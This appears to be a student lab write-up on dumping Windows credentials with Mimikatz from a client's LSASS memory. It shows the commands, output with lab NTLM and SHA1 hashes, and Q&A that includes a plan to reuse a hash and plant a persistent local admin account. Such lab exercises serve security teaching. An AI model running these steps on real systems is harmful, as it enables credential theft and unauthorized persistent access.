Windows Attack Lab - Step 5 - Credential Dumping on Windows 10 Client


If you have local administrative privileges on a Windows machine, you can abuse this to retrieve various forms of credentials stored on the respective machine. This includes credentials of local user accounts (stored in the SAM file) as well as temporarily cached credentials of currently logged-in users (kept in the memory of the lsass process).

Author

- Knöpfel, Daniel
- Duijts, Michael

Methodology

LSASS Dump:


Administrator: Command Prompt
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # log my_log.txt
Using 'my_log.txt' for logfile : OK
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 14372516 (00000000:00db4ea4)
Session : Interactive from 2
User Name : hacker
Domain : Client1
Logon Server : Client1
Logon Time : 12/17/2022 4:53:42 PM
SID : S-1-5-21-3090059326-1660265126-296126268-1005
msv :
[00000003] Primary
* Username : hacker
* Domain : Client1
* NTLM : 094cd0c925f6c071e4897b676fb6076d
* SHA1 : 30014a8a68b2803467464a92ede247eb84f162c4
tspkg :
wdigest :
* Username : hacker
* Domain : Client1
* Password : (null)
kerberos :
* Username : hacker
* Domain : Client1
* Password : (null)
ssp :
credman :
cloudap :
Authentication Id : 0 ; 2608465 (00000000:0027cd51)
Session : Interactive from 2
User Name : DWM-2
Domain : Window Manager
Logon Server : (null)
Logon Time : 12/17/2022 1:58:07 PM
SID : S-1-5-90-0-2
msv :
[00000003] Primary
* Username : Client1$
* Domain : winattacklab
* NTLM : 6b7b247552e416de463f16228702f5c4
* SHA1 : 56674f49332435798b0555e04a335d605cf4f4d1
tspkg :
wdigest :
* Username : Client1$
* Domain : winattacklab
* Password : (null)
kerberos :
* Username : Client1$

SAM Dump:

Answer

- Why does Mimikatz need debug privileges?
  - to access the memory of a running process
- What are the prerequisites that your current session has SeDebugPrivileges?
  - Being in the Administrator group (Usually, only admins have this privilege)
- What are you going to do next with the NTLM hash of user Aalfort?
  - We will log in to FS1.WINATTACKLAB.LOCAL and create a local admin to ensure we always have access, even if aalfort changes his pw or is deleted.
- Why can user Aalfort's credentials be found in the LSASS memory of Client1

- User credentials of currently logged in users are stored in the memory of the LSASS process.